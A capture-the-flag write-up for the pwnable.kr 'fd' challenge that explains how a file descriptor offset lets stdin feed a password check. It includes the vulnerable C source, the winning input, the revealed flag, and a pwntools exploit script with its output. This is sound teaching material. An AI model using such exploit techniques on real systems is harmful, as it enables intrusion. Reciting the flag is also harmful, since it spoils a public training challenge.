Toddler's Bottle: fd

Instructions

Mommy! what is a file descriptor in Linux?


```
ssh fd@pwnable.kr -p2222
(pw: guest)
```

step-by-step

Following the game instructions, you need to connect to a remote machine using the following command:

```
┌──(kali㉿kali)-[~/pwnable.kr/fd]
└─$ ssh fd@pwnable.kr -p2222
```

If everything went well you should get a result similar to this:



```
 ____  __    __  ____    ____  ____   _        ___      __  _  ____  
|    \|  |__|  ||    \  /    ||    \ | |      /  _]    |  |/ ]|    \ 
|  o  )  |  |  ||  _  ||  o  ||  o  )| |     /  [_     |  ' / |  D  )
|   _/|  |  |  ||  |  ||     ||     || |___ |    _]    |    \ |    / 
|  |  |  `  '  ||  |  ||  _  ||  O  ||     ||   [_  __ |     \|    \ 
|  |   \      / |  |  ||  |  ||     ||     ||     ||  ||  .  ||  .  \
|__|    \_/\_/  |__|__||__|__||_____||_____||_____||__||__|\_||__|\_|

- Site admin : daehee87@khu.ac.kr
- irc.netgarage.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now
- files under /tmp can be erased anytime. make your directory under /tmp
- to use peda, issue `source /usr/share/peda/peda.py` in gdb terminal
You have mail.
Last login: Mon Jul  1 03:16:08 2024 from 101.176.80.154
fd@pwnable:~$
```


Let's try using the `ls -la` command to see which files we have access to:

```
fd@pwnable:~$ ls -la
total 40
drwxr-x---   5 root   fd   4096 Oct 26  2016 .
drwxr-xr-x 116 root   root 4096 Oct 30  2023 ..
d---------   2 root   root 4096 Jun 12  2014 .bash_history
-r-sr-x---   1 fd_pwn fd   7322 Jun 11  2014 fd
-rw-r--r--   1 root   root  418 Jun 11  2014 fd.c
-r--r-----   1 fd_pwn root   50 Jun 11  2014 flag
-rw-------   1 root   root  128 Oct 26  2016 .gdb_history
dr-xr-xr-x   2 root   root 4096 Dec 19  2016 .irssi
drwxr-xr-x   2 root   root 4096 Oct 23  2016 .pwntools-cache
```

as you can imagine, the flag we are looking for is found inside the `flag` file, however, as you can imagine from the permissions, we cannot view the content, in fact using the `cat flag` command we obtain:

```
fd@pwnable:~$ cat flag
cat: flag: Permission denied
```

We therefore note that there is an ELF file, i.e. `fd` , correlated by the `fd.c` source whose contents we can view using the `cat fd.c` command:



```
fd@pwnable:~$ cat fd.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){
                printf("pass argv[1] a number\n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;
        len = read(fd, buf, 32);
        if(!strcmp("LETMEWIN\n", buf)){
                printf("good job :)\n");
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;

}
```

Well, let's just focus on the C language, so I'll write the code more plainly:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){
                printf("pass argv[1] a number\n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;
        len = read(fd, buf, 32);
        if(!strcmp("LETMEWIN\n", buf)){
                printf("good job :)\n");
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;

}
```

> I apologize for the very messy style but it wouldn't make sense to fix it because it is important to develop the ability to read, modify and exploit code written by others.

In this code we notice:

1. The ability to pass a number via command line, using `argv`.
2. That for the calculation of the file descriptor `fd` we have the difference between the string passed from the command line (converted into a number via `atoi()`) and the hexadecimal number `0x1234`.
3. That by inserting the string `LETMEWIN` it is possible to execute the command `system("/bin/cat flag");` which coincidentally is exactly what we need to find the flag.

Therefore, it is clear that to exploit this code to our advantage we will need to enter a number from the command line that allows us to redirect the `fd` file descriptor in our favor. Well this number is precisely the conversion into an integer of the number `0x1234` which can be obtained using the following command:

```
┌──(kali㉿kali)-[~/pwnable.kr/fd]
└─$ python -c "print(0x1234)"
4660
```

In fact, the integer difference between `4660` and itself results in `fd = 0`. This means that the file descriptor is associated with `stdin`. So the `read()` function will read from `stdin` any data that we decide to write and in particular we should write the string `LETMEWIN`. Let's see it in action:

```
fd@pwnable:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
```

Perfect, everything went according to plan! So as you can imagine the flag you are looking for is the following sentence:

```
mommy! I think I know what a file descriptor is!!
```

Exploitation

Finally, we can use the following exploit, written in `Python`, to replicate the vulnerability in a fully automated way:

```python
from pwn import *

shell = ssh("fd", "pwnable.kr", password="guest", port=2222)
process = shell.process(executable="./fd", argv=["fd", "4660"])

process.sendline(b"LETMEWIN")
response = process.recvall().decode()
msg = response.split("\n")[0]
flag = response.split("\n")[1]
log.info(msg)
log.success(f"Flag: \"{flag}\"")

process.close()
shell.close()
```

then using the `python exploit.py` command we get:

```
[+] Connecting to pwnable.kr on port 2222: Done
[*] fd@pwnable.kr:
    Distro    Ubuntu 16.04
    OS:       linux
    Arch:     amd64
    Version:  4.4.179
    ASLR:     Enabled
[+] Starting remote process bytearray(b'./fd') on pwnable.kr: pid 58012
[*] good job :)
[+] Flag: "mommy! I think I know what a file descriptor is!!"
[*] Stopped remote process 'fd' on pwnable.kr (pid 58012)
[*] Closed connection to 'pwnable.kr'
```

Thank for your attention!